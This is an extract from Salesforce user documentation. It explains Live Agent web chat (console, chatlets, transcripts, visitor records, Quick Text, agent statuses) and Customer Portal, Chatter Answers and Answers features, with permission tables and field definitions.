Note: If you're using a CTI adapter built with version 4.03 of the CTI Toolkit, a popup window displays when using Firefox or Chrome browsers. This popup window must display on your machine to stay connected to Salesforce CRM Call Center.

WEB-CHATTING WITH CUSTOMERS

Live Agent Overview

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Note: Starting with Spring '13, the Live Agent console isn't available for new Live Agent customers. Existing customers will continue to have access to the Live Agent console, and both new and existing customers can use Live Agent in the Service Cloud console.

Live Agent lets service organizations connect with customers or website visitors in real time through a Web-based, text-only live chat. The Live Agent tab displays a home page that lets you quickly review recent chat transcripts and visitor records and launch the Live Agent console. The Live Agent console is a dedicated console used by customer service agents to manage Live Agent chats. Agents can answer chat requests, conduct live chats, and interact with Salesforce records and Salesforce Knowledge articles.

Live Chat Visitors Overview

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

A live chat visitor record includes details about a chat between a visitor and a live chat agent. A visitor record identifies the computer that a customer used to participate in the chat. Each visitor record is associated with a session key. Each new visitor is associated with a session key, which Salesforce creates automatically. A session key is a unique ID, which is stored in the visitor record and on the visitor's PC as a cookie. If a customer participates in multiple chats, Salesforce uses the session key to link the customer to its visitor record, associating that record to all related transcripts.

The Live Chat Visitors tab displays a home page that shows recent live chat visitors and lets you locate visitors quickly. You can also sort and filter visitors using standard and custom list views.

Live Chat Visitors Home

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To view the Live Chat Visitors tab:	"Read" on live chat visitors
To view visitors:	"Read" on live chat visitors
To create visitors:	"Create" on live chat visitors

Clicking the Live Chat Visitors tab displays the live chat visitors home page.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- In the **Recent Live Chat Visitors** section, select an item from the drop-down list to display a brief list of the live chat visitors matching that criteria. From the list, click the name of a live chat visitor to go directly to the visitor detail. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display. The fields you see are determined by the "Live Chat Visitor Tab" search layout defined by your administrator and by your field-level security settings (available in Enterprise, Unlimited, and Developer Editions only). The Recent Live Chat Visitors choices are:

Recent Live Chat Visitor Choice	Description
Recently Viewed	The last ten or twenty-five visitors you viewed, with the most recently viewed visitors listed first. This list is derived from your recent items and includes records owned by you and other users.

Recent Live Chat Visitor Choice	Description
Recently Created	The last ten or twenty-five visitors you created, with the most recently created listed first. This list only includes records owned by you.
Recently Modified	The last ten or twenty-five visitors you updated, with the most recently updated listed first. This list only includes records owned by you.

- If you have the appropriate permissions, click **New** to create a new chat visitor record.
- Under **Reports**, click the link to go to the Reports tab.
- Select any link under **Tools** to access additional information about visitors.

Live Chat Transcripts Overview

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

A live chat transcript is a record of a chat between a visitor and a live chat agent. Salesforce creates a transcript automatically for each chat session.

For chats that are successfully completed and are ended by either the visitor or the support agent, a transcript is created as soon as the agent closes the chat window and, if applicable, any tabs associated with it in the Service Cloud console. For chats that end due to disconnection issues or other errors, transcripts are created by a cleanup process, which can take up to 30 minutes to run.

You can associate a transcript with cases, accounts, contacts, and leads or link it with other objects through custom lookup fields.

The Live Chat Transcripts tab displays a home page that shows recent live chat transcripts and lets you locate transcripts quickly. You can also sort and filter visitors using standard and custom list views. The tab also lets you view and edit detailed information about each transcript.

Chatlet Overview

Describes Live Agent chatlets that agents access from the Live Agent console.

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Note: Starting with Spring '13, the Live Agent console isn't available for new Live Agent customers. Existing customers will continue to have access to the Live Agent console, and both new and existing customers can use Live Agent in the Service Cloud console.

A chatlet is a mini application that runs within the Live Agent console. There are chatlets that integrate with Salesforce and Salesforce Knowledge, as well as chatlets that provide information on incoming chat requests, visitor geographical location, and browsing history. Depending on what's been enabled in your agent configuration, you may see none, some, or all of the chatlets described in the table.

Chatlet	Description
CRM on page 1743	Displays information from Salesforce tabs such as Accounts, Cases, and Contacts. During a chat, agents use this chatlet to view or create records.
Details	Provides information about a visitor, including IP address, geographic location, browser, number of pages visited before and during the chat, screen resolution, and more.

Chatlet	Description
Knowledge on page 1744	Integrates directly with Salesforce Knowledge. Use this chatlet to search your organization's knowledge base for articles with information that could help visitors with their questions or problems. When you find a pertinent article, you can download text from it and then include the information in the chat.
Livetrack	Shows the pages that the visitor visited before initiating the chat as well as any additional pages visited during the chat.
Map	Provides an interactive map with a pin point on the visitor's location.
Queue	Shows a list of your company's chat buttons, the number of queued chat requests per button, and the hold time for each button's oldest incoming request. While the list includes all chat buttons, it shows queue lengths and hold times only for those with queueing enabled

Live Agent Notifications Overview

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

There are two types of notifications available in Live Agent:

- Chat request notifications, which alert support agents to incoming chats
- Disconnect notifications, which signal that a support agent has been disconnected from the Live Agent console

Administrators can enable notifications when creating or editing chat deployments. See Creating Deployments for more information.

Notes and Limitations

- Chat request notifications are available as audio alerts and as desktop alerts.
- Audio alerts are available in the following browsers:
  - Mozilla® Firefox®, most recent stable version
  - Google Chrome™, most recent stable version
  - Apple® Safari® versions 5.x and 6.x on Mac OS X
  - Windows® Internet Explorer® version 9

- Desktop alerts are available only in the most recent stable version of Google Chrome.
- After desktop alerts are enabled in a chat deployment, support agents must enable them in their browsers by clicking **Enable Notifications** in the chat request list in the agent console.
- Once agents have enabled desktop alerts in their browsers, alerts appear each time a new chat request is available.

Live Agent Supervisor Page Overview

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To use the Live Agent Supervisor page:	Access to the Live Agent Supervisor tab in a user profile or permission set

The Live Agent Supervisor page makes it easy to find information about your department's chat buttons and chat agents, all in one place.

To access the Supervisor page, click the **Live Agent Supervisor** tab. From there, you can:

- See a list of all of your organization's active chat buttons, with information on the length of each button's queue and longest wait time. Click a button's name to see its detail page.

  Note: Queue length and wait time information is only available for buttons with queueing enabled. Buttons without queueing will show a queue length of 0 and N/A as the time of the longest wait.

- See a list of all of your organization's chat agents, along with their statuses, the number of their active chat sessions, how many chats they are currently engaged in, how many chats they are assigned to but haven't yet accepted, how long they've been logged in to Live Agent, and how long it's been since they last accepted a chat request.
  - Click an agent's name or ID to view their profile page.
  - Click ⊞ next to an agent's name to see a detailed list of their current chat sessions.
  - To see only agents with a certain skill, choose the skill from the drop-down on the right side of the page.
  - Use the links in the Action column to change an agent's status:

If the Agent's Status Is	These Actions Are Available	Results
Available	**Offline** **Away**	- Offline: Logs the agent out of the chat console. Agents who are logged out can't accept incoming chat request. - Away: Sets the agent's status to Away but keeps them logged in to the chat console. Agents who are

If the Agent's Status Is	These Actions Are Available	Results
		away can't accept new chat requests.
Away	**Offline**	Logs the agent out of the chat console. Agents who are logged out can't accept incoming chat request. **Note:** You can't change the status of agents who are offline.

- ◊ Monitor an agent's chats with customers in the ongoing chat window on the right side of the Agent Status panel.
- ◊ Send "whisper messages" to agents in the ongoing chat window while they chat with customers. Customers can't see these messages, so you can privately chat with agents while they interact with customers.

Quick Text Home

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To view the Quick Text tab:	“Read” on Quick Text
To create, edit, or deleteQuick Text messages:	“Create,” “Read,” “Edit,” and “Delete” on Quick Text

You can access the Quick Text home page by clicking the Quick Text tab. From there, you can:

- Create Quick Text messages.
- View Quick Text messages.

- Access any Quick Text reports you've created.

Using the Live Agent Console

Use the Live Agent console to interact with customers via Web chat. You can sign in, set your status, answer incoming chat requests, and interact with Salesforce data all within the Live Agent console.

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Note: Starting with Spring '13, the Live Agent console isn't available for new Live Agent customers. Existing customers will continue to have access to the Live Agent console, and both new and existing customers can use Live Agent in the Service Cloud console.

The Live Agent console is supported only for organizations using languages based on the Latin alphabet. Organizations that use languages based on other alphabets, such as Chinese, Japanese, and Korean, should use Live Agent in the Service Cloud console

Using the Live Agent console, you can:

- Chat with a visitor.
- Use the Quick Text sidebar to add pre-written messages to your chats.
- Use chatlets to view information about visitors, such as their geographic location, browsing histories, and information about their computers.
- Search for visitor records in Salesforce, and review and update the information.
- Create a new record.
- Search for a Salesforce Knowledge article.
- Include information from an article in a chat response.
- Transfer a chat session to another agent.
- Switch your status from online to offline.

Launching the Live Agent Console

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012
Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To launch the Live Agent console	"Live Agent" is enabled and set up for the organization

Note: Starting with Spring '13, the Live Agent console isn't available for new Live Agent customers. Existing customers will continue to have access to the Live Agent console, and both new and existing customers can use Live Agent in the Service Cloud console.

To launch the Live Agent console, click **Launch Agent Console** on the live agent home page.

The Live Agent console opens in a separate browser window. As long as the Live Agent console is open, you're logged in and available to receive and respond to chat requests from visitors. Additionally, the console and Salesforce are "connected," which allows you to see account, contact, lead, case, and article information in the console during the chat. Likewise, chat transcript and visitor records from each chat session are saved automatically in Salesforce.

Live Agent Home
Live Agent Overview

Chatting with Visitors in the Live Agent Console

Chatting with a visitor can involve more than just exchanging messages. You can also search for and modify visitor records, and use articles to search for and share information.

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012
Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To chat with visitors in the Live Agent console:	Live Agent is enabled and set up AND You are assigned to at least one skill

Note: Starting with Spring '13, the Live Agent console isn't available for new Live Agent customers. Existing customers will continue to have access to the Live Agent console, and both new and existing customers can use Live Agent in the Service Cloud console.

When a new chat request comes into your queue in the Live Agent console, it's highlighted by a blinking red bar in the chat monitor.

1. Select the request and click **Accept** to answer it.
   The request displays a green highlight and the live chat window becomes active.
2. Type your message in the chat text field and click **Send** or hit ENTER or RETURN on your keyboard.
   Your message appears in the chat log area above the text field. The log displays all messages sent by you and the visitor.
3. Optionally, use the **Bold**, **Italic**, or **Underline** buttons to apply some formatting to your message.

   Note that the formatting doesn't appear in the text field, but does in the chat window and the chat log.
4. Optionally:
   - Use the CRM chatlet to search for information about the visitor in Salesforce or to edit information based on the chat.
   - Search for a Knowledge article and include information from the article in the chat.
   - Use Quick Text to include short pre-written messages in your chat. on page 1908
   - Transfer the chat to another agent.
5. Click **Close** when the chat ends and then click **Okay** to confirm.

At the end of the chat, Salesforce automatically creates a transcript record that contains detailed information about the session and the complete chat log. It also creates a new visitor record, or associates the transcript with an existing record if the visitor is a repeat visitor.

User Permissions Needed	
To access Quick Text messages while chatting with visitors in Live Agent:	"Read" on Quick Text

Note: Starting with Spring '13, the Live Agent console isn't available for new Live Agent customers. Existing customers will continue to have access to the Live Agent console, and both new and existing customers can use Live Agent in the Service Cloud console.

Quick Text helps you respond to customers more efficiently by letting you insert pre-written messages, such as greetings and common troubleshooting steps, into customer communications like email and chats. The Quick Text sidebar in the Live Agent console shows you the categories and messages you can choose.

Your administrator must give you access to Quick Text before you can use it.

To use Quick Text in the console:

1. While chatting with a customer, click next to `Select a category...` in the sidebar.
2. Select a category.
3. To see a preview of a message, hover your mouse pointer over a message name.
4. Click the name of a message to add it to your chat.

   Alternatively, you can select and add Quick Text messages directly from the chat text field. When you start typing, a list of messages that include the words you type appears below the text box. Select a message from the list to add it to your chat.

Using the CRM Chatlet

The CRM chatlet gives you Salesforce functionality right in the Live Agent console. Depending on your permissions, you can search for, create, edit, or delete records.

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To search for and view a record:	"Read" on the object
To create a new record:	"Create" on the object
To edit a record:	"Edit" on the object
To delete a record:	"Delete" on the object

Note: Starting with Spring '13, the Live Agent console isn't available for new Live Agent customers. Existing customers will continue to have access to the Live Agent console, and both new and existing customers can use Live Agent in the Service Cloud console.

The chatlet makes it easy for you to get information during a chat session so that you can provide visitors with information, make changes to their existing records, or create new records for them. For example, if a customer reports a problem that you can't solve during the chat, you can create a new case for the customer and gather all required information during the session.

- To search for a record, enter a search term in the search field and click **Search**. Optionally, use the drop-down list to select a specific type of record to search.
- To edit a record, first locate it using search, and then use inline editing to update the information. Click **Save** to save your changes. Inline editing works very similarly in the Live Agent console as it does in Salesforce (with the exception that you can't use the Esc key to undo changes in a field).
- To create a record, select the record type from the drop-down, and then click **Create**. Click **Save** to save the new record.
- To create a record associated with an existing record, click **+** at the top of the relevant related list. For example, to create a new case associated with a contact, click **+ Case** at the top of the Cases related list on the contact detail page.
- To delete a record, first locate it using search, and then click **Delete**.
- To close a record, click **Cancel**. Make sure to save your changes first.

Note: Image files attached to records appear in the CRM chatlet as HTML. To see the images, you need to view the records in Salesforce, not in the agent console.

Using the Live Agent Console

Using the Knowledge Chatlet

The Knowledge chatlet in the Live Agent console lets you search for articles to help you answer visitor questions. Additionally, you can share information from articles with visitors during chats (if your administrator has enabled article information sharing).

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To search for and view an article:	"Read" on the article type

Note: Starting with Spring '13, the Live Agent console isn't available for new Live Agent customers. Existing customers will continue to have access to the Live Agent console, and both new and existing customers can use Live Agent in the Service Cloud console.

To search for articles and share article text in the Live Agent console:

1. Click the **Knowledge** tab.
2. Enter keywords or phrases in the search field.
3. Optionally, click **Filters +/-** to use filtering criteria to further refine your search.

   Filter options include article type, language, and categories.
4. Click **Search Knowledge**.
5. Click an article title to view the contents of the article.
6. Optionally, click **Send Text** to add information from the article directly to the chat.

Transferring Chats

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012 Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To use the Live Agent console and transfer chat sessions:	"Live Agent" is enabled and set up for the organization
To use Live Agent in the Service Cloud console and transfer chat sessions:	"Live Agent" is enabled and set up AND Live Agent is set up in a Service Cloud console app

Note: Starting with Spring '13, the Live Agent console isn't available for new Live Agent customers. Existing customers will continue to have access to the Live Agent console, and both new and existing customers can use Live Agent in the Service Cloud console.

You may need to transfer chat sessions to other agents if a customer has an issue another agent can solve, or because you need to pass along some of your chat sessions to accept new requests. In the Live Agent console and Live Agent in the Service Cloud console, you can transfer a chat session to a specific agent, or you can send a transfer request to all available agents with a particular skill. When you transfer a chat to a skill group, it's available to all online agents with that skill, regardless of their capacities and how many active sessions they're already engaged in.

1. While chatting with a customer, click **Transfer**.
2. Choose the skill group to which you want to transfer the chat, such as Billing or Technical Support.
3. Select All Qualified Agents to send the transfer request to all online agents in the skill group, or choose the name of a specific agent.
4. If the transfer is accepted, you don't need to do anything else. If it's rejected, you can try transferring it to a different agent or skill group.

Changing Your Live Agent Status

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Note: Starting with Spring '13, the Live Agent console isn't available for new Live Agent customers. Existing customers will continue to have access to the Live Agent console, and both new and existing customers can use Live Agent in the Service Cloud console.

Changing your status helps you control when you're available to receive new and transferred chats. In the Live Agent console, you can change your status to Online or Away, and you can log out of the console to change your status to Offline. In Live Agent in the Service Cloud console, you can change your status to Online, Away, or Offline.

- To change your status in the Live Agent console, click your current status in the upper right of the console.
- To log out of the Live Agent console, click **Exit**.
- To change your status in Live Agent in the Service Cloud console, click **Live Agent** at the bottom right to open the chat monitor, and then click your current status.

Status	Results
Online	Chats can be routed to you, and you can accept incoming chats and transfers.
Away	You can continue any chat sessions you've already started but can't accept incoming chats or transfers.
Offline	No chats are routed to you, and you can't accept incoming chats or transfers.

When you exit the Live Agent console, your status changes to Offline and any active chat sessions end.

Note: If you log in to another Salesforce app while you're logged in to a Service Cloud console app, you can't accept new chat requests.

Creating Live Chat Transcripts

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012 Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To create live chat transcripts:	"Create" on live chat transcripts

1. Click **New** next to **Recent Live Chat Transcripts** on the live chat transcripts home page.
2. Use the search lookup to find the visitor for the transcript.
3. Provide additional information about the transcript. See Live Chat Transcript Fields on page 1747.
4. In the Live Chat Transcript Information section, enter the conversation that occurred between the visitor and the agent. Optionally, you can apply formatting to the text.
5. Click **Save** to save the transcript, or click **Save & New** to save the transcript and create another.

Live Chat Transcript Fields

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012 Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Live Chat Transcript Fields

A live chat transcript has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields might not be visible or editable.

Field	Definition
Account Name	The name of the account associated with the transcript. During or after a chat, the agent can enter the account name using the CRM Chatlet in the Live Agent console. During subsequent updates, you can enter or change the account name, or select an account using the lookup icon.

Field	Definition
Agent Average Response Time	The average time that it took an agent to respond to a visitor comment.
Agent Message Count	The number of messages an agent sent during the chat.
Agent Skill	The skill associated with the live chat button used to initiate the chat.
Body	The transcribed chat between an agent and a visitor.
Browser	The type and version of the browser used by the visitor.
Browser Language	The visitor's browser language selection.
Case	The case associated with the chat. During or after a chat, the agent can create a new case or associate the chat with an existing one using the CRM Chatlet in the Live Agent console. During subsequent updates, you can enter or change the case, or select a case using the lookup icon.
Chat Button	The chat button that the visitor clicked to initiate the chat.
Contact Name	The name of the contact that participated in the chat. During or after a chat, the agent can enter the contact name using the CRM Chatlet in the Live Agent console. During subsequent updates, you can enter or change the contact name, or select a contact using the lookup icon. Note that contacts and visitors are not the same. See Live Chat Visitor on page 1749 for more information.
Created By	The user who created the transcript, including creation date and time. (Read only)
Created Date	The date and time the transcript was created. (Read only)
End Time	The time the chat ended.
Ended By	Indicates whether the visitor or the agent ended the chat.
Last Modified By	The user who last modified the transcript, including date and time. (Read only)
Last Modified Date	The date and time the transcript was last modified. (Read only)
Lead	The name of the lead that was generated by the chat or discussed during the chat. During or after a chat, the agent can enter the lead using the CRM Chatlet in the Live Agent console. During subsequent updates, you can enter or change the lead, or select a lead using the lookup icon.
Deployment on page 2095	The deployment from which the visitor initiated the chat.

Field	Definition
Live Chat Transcript	Unique, numerical identifier automatically assigned to the transcript. Administrators can modify the format and numbering for this field. Transcript numbers usually increase sequentially, but sometimes they can skip numbers in a sequence.
Live Chat Visitor	Unique, numerical identifier automatically assigned to the visitor. Administrators can modify the format and numbering for this field. Visitor numbers usually increase sequentially, but sometimes they can skip numbers in a sequence. Note that visitors and contacts are different: a visitor might be a contact, but this is not a requirement, and there is no relationship between contacts and visitors.
Location	The visitor's geographic location. Either the city and state, or city and country (if the visitor is located outside of the United States).
Owner	The name of the transcript owner. By default, the owner is the user who originally created the transcript (for example, the agent who answered the chat). You can select a different user as the owner, or assign the transcript to a queue. When assigning transcripts to other users, make sure those users have the “Read” permission on live chat transcripts.
Platform	The user's operating system.
Referring Site	Site the visitor was on before they came to your website. For example, if the visitor used Google to search for your organization's website, the referring site is Google.
Request Time	The time that the visitor initially requested the chat.
Screen Resolution	The screen resolution used by the visitor.
Start Time	The time that the agent answered the chat request.
Status	Completed, Dropped, or Missed. A missed chat was requested but not answered.
User Agent	A string that identifies the type of browser and operating system the visitor used.
Visitor Average Response Time	The average time that it took a visitor to respond to an agent comment.
Visitor IP Address	The IP address of the computer that the visitor used during the chat.

Field	Definition
Visitor Message Count	The number of messages a visitor sent during the chat.

Live Agent Overview

Viewing and Editing Live Chat Transcripts

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To view live chat transcripts:	“Read" on live chat transcripts
To edit live chat transcripts:	“Edit” on live chat transcripts

When a chat session ends, a live chat transcript record is created automatically in Salesforce. The record contains all information captured in the Live Agent console. If you have the appropriate permissions, you can edit the transcript information.

Once you've found the transcript you want to view or edit on the Live Chat Transcripts home page, click the transcript name to display detailed information.

- Use inline editing to edit fields directly on the detail page. If inline editing isn’t enabled, contact your administrator.
- To display the page in edit mode, click **Edit**, make your changes, and click **Save**.
- To save the transcript, click **Save**, or click **Save & New** to save the changes and create a new transcript.
- To open a printable display of the record details, in the top-right corner of the page, click **Printable View**.
- The Live Chat Transcript Events related list shows a list of events, such as transfers, related to the transcript. Click an event to view details about it. If you don’t see this list, you can add it to the Transcripts page by editing the page layout.

Live Chat Transcript Events

Live Chat Transcript Events

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

A live chat transcript is a record of a chat between a visitor and a live chat agent. Salesforce creates a transcript automatically for each chat session.

You can edit live chat transcripts to track events that occur between your agents and customers during live chats. You can add the following events to a live chat transcript:

Event	Description
Chat Requested	Visitor requested a chat.
Queued	Chat request was placed in queue.
Routed (Push)	Chat request was routed to agent.
Routed (Choice)	Chat request was routed to all available, qualified agents.
Accepted	Chat request was accepted by agent.
Transfer Requested	Agent requested chat transfer.
Transfer Accepted	Chat transfer was accepted by agent.
Declined (Manual)	Chat request was declined by agent.
Declined (Timeout)	Chat request timed out while assigned to agent.
Canceled (No Agent)	Chat request was canceled because no qualified agents were available.
Canceled (No Queue)	Chat request was canceled because there was no room in queue.
Agent Left	Agent left chat.
Visitor Left	Visitor left chat.
Ended by Agent	Agent clicked **End Chat**.
Ended by Visitor	Visitor clicked **End Chat**.
Other	Another event occurred.

Live Chat Visitor Fields

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Live Chat Visitor Fields

A live chat visitor record has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields might not be visible or editable.

Field	Definition
Created By	The user who created the visitor, including creation date and time. (Read only)
Created Date	The date and time that the visitor was created. (Read only)

Field	Definition
Last Modified By	The user who last modified the visitor, including date and time. (Read only)
Last Modified Date	The date and time the visitor was last modified. (Read only)
Live Chat Visitor	Unique, numerical identifier automatically assigned to the visitor. (Read only) Administrators can modify the format and numbering for this field. Visitor numbers usually increase sequentially, but sometimes they can skip numbers in a sequence. Note that visitors and contacts are different: a visitor might be a contact, but this is not a requirement, and there is no relationship between contacts and visitors.
Session Key	Each new visitor is associated with a session key, which Salesforce creates automatically. A session key is a unique ID, which is stored in the visitor record and on the visitor's PC as a cookie. If a customer participates in multiple chats, Salesforce uses the session key to link the customer to its visitor record, associating that record to all related transcripts.

Viewing and Editing Quick Text Messages

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To view Quick Text messages:	"Read" on Quick Text
To edit Quick Text messages:	"Edit" on Quick Text
To delete Quick Text messages:	"Delete" on Quick Text

The Quick Text tab displays a list of recent Quick Text messages. Click the name of any message to view its detail page, where you can edit, delete, clone it, or change which support agents have access to it.

Quick Text Detail Page

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To create, edit, or delete Quick Text messages:	"Create," "Read," "Edit," and "Delete" on Quick Text

You can access the detail page for any Quick Text message by clicking on the message on the Quick Text home page. From the detail page for a message, you can:

- View detailed information about it.
- Edit or delete it.
- Clone it.
- Create or modify sharing rules for it.
- View a sample of the quick text populated with data from records you choose.

Quick Text Home

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To view the Quick Text tab:	"Read" on Quick Text
To create, edit, or deleteQuick Text messages:	"Create," "Read," "Edit," and "Delete" on Quick Text

You can access the Quick Text home page by clicking the Quick Text tab. From there, you can:

- Create Quick Text messages.
- View Quick Text messages.
- Access any Quick Text reports you've created.

Using the Channel Field in Quick Text

Available in: **Group**, **Enterprise**, **Unlimited**, and **Developer** Editions

Quick Text lets users create standard messages, such as greetings and answers to common questions, which support agents can easily insert into communications with customers. The `Channel` field lets users designate which type of customer communication a specific Quick Text message is available for use in. For example, you might create a series of short greetings appropriate for use in chats and assign them to the Live Agent channel, or assign a series of longer, more detailed messages to the Email channel so they're available to support agents who communicate with customers through email in Case Feed.

Depending on the features that are enabled in your organization, such as Live Agent or Case Feed, certain values will automatically appear as picklist options in the `Channel` field. While administrators can customize the names of these values, we strongly recommend that you do not, as renaming standard values can prevent Quick Text messages from being available in the correct channels.

REPLYING TO PORTALS AND WEB COMMUNITIES

Working with Customer Portal Users

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Note: The Service Cloud Portal is the Customer Portal intended for many thousands to millions of users. Service Cloud portal users are also referred to as *high-volume portal users*. See About High-Volume Portal Users (Service Cloud Portal Users) on page 1969.

Some common tasks when managing Customer Portal users include:

- Setting up the Customer Portal for users
- Enabling Customer Portal users individually from the Contacts tab
- Disabling and deactivating Customer Portal users
- Changing Customer Portal users' information and roles
- Changing Customer Portal users' accounts
- Merging Customer Portal users
- Resetting Customer Portal users' passwords

- Viewing Customer Portal users' user licenses
- Granting high-volume portal users access to object's records
- Sharing high-volume portal users' records with Salesforce users
- Managing Customer Portal users' permissions and access settings
- Assigning profiles to a Customer Portal
- Delegating Customer Portal user management and case and contact management to portal users
- Reporting on Customer Portal users

Tip: To troubleshoot issues for Customer Portal users, click **Manage External User** and choose **Log in to Portal as User** on the portal user's contact detail page. This selection opens a new browser window and automatically logs you into the portal as the portal user. This option also ensures that the portal is configured appropriately.

The **Log in to Portal as User** button is only available if you have the "Edit Self-Service Users" permission and "Edit" access on the account. The **Log in to Portal as User** button does not display for inactive portal users.

Communicating with Customers via the Customer Portal and Chatter Answers

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create customer portal posts:	"Edit" on cases

The portal publisher is your default option for responding to customers for cases that originated from a customer portal or from a Chatter Answers community.

1. Click **Answer Customer** on the Case Feed page.
2. Click ▾ and select **Portal**.
   Depending on how your administrator has set up Case Feed, you may be able to click **Portal** without first having to click **Answer Customer**.
3. Enter the message to the customer.
4. If you're working on a case that was escalated from a question on Chatter Answers, choose `Customer Only` to post your answer as a private reply, or choose `Everyone` to post it as a public reply.
5. Optionally, select `Send Email` to send a message to the customer letting them know that a reply to their question has been posted to the portal.

   Note: This option is only available if your administrator has enabled it, and if the customer you're replying to is associated with the case and has a valid email address.

6. Click **Answer via Portal**. If you're responding to a question publicly on Chatter Answers, this button is called `Answer via Community`.

Answers Overview

Answers is available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Answers tab:	"Read" on questions
To ask and reply to questions:	"Create" on questions
To vote for replies:	"Read" on questions

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

Answers Terminology

The following terms are used when describing answers features and functionality:

Answers

Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

Best Answer

When a member of an answers community asks a question and other community members post a reply, the asker can mark one of the replies as the best answer. The best answer then appears directly under the question (above the other replies). Identifying the best answer helps other community members with the same question quickly find the most relevant, useful information.

Community

Communities are customizable public or private spaces for employees, end-customers, and partners to collaborate on best practices and business processes.

Data Category for Answers

On the Answers tab, *data categories* allow users to classify questions in an answers zone. For example, if you have a zone for hardware products, your data categories may include laptops, desktops, and printers. Zone members can quickly browse within a specific category to find answers to their questions. Administrators can use data categories to control access to questions.

Idea

Ideas are suggestions posted by the members of an ideas community and are organized by zones. For example, if the focus of a particular zone is “Ideas for car features,” an appropriate idea for that zone might have the title “Insulated cup holders that keep your beverage hot or cold.” Or, if the focus of a particular zone is “Ideas for our company's employee benefits,” an appropriate idea for that zone might have the title “On-site day care.”

Question

An issue posted to an answers community. When a community member asks a question, other community members post replies to help resolve the question.

Reply

The response to a question in an answers community. When community members reply to a question, the person who asked the question can mark one of the replies as the best answer to resolve and close the question.

Vote, Reply

In an answers community, a vote means you either like or dislike a reply to a question.

Zone

Zones organize ideas and questions into logical groups, with each zone having its own focus and unique ideas and questions.

Icon Descriptions

Icon	Description
	A question that has been resolved. To resolve a question, the person who asked the question chooses a reply as the best answer.
	A question that community members have replied to. For example, this icon represents a question with four replies. If a question has no replies, a “0” appears in this icon.
	A reply to a question.
	A reply that has been marked as the best answer to a question.

Using Answers

Answers is available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Answers tab:	"Read" on questions
To ask and reply to questions:	"Create" on questions
To vote for replies:	"Read" on questions

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

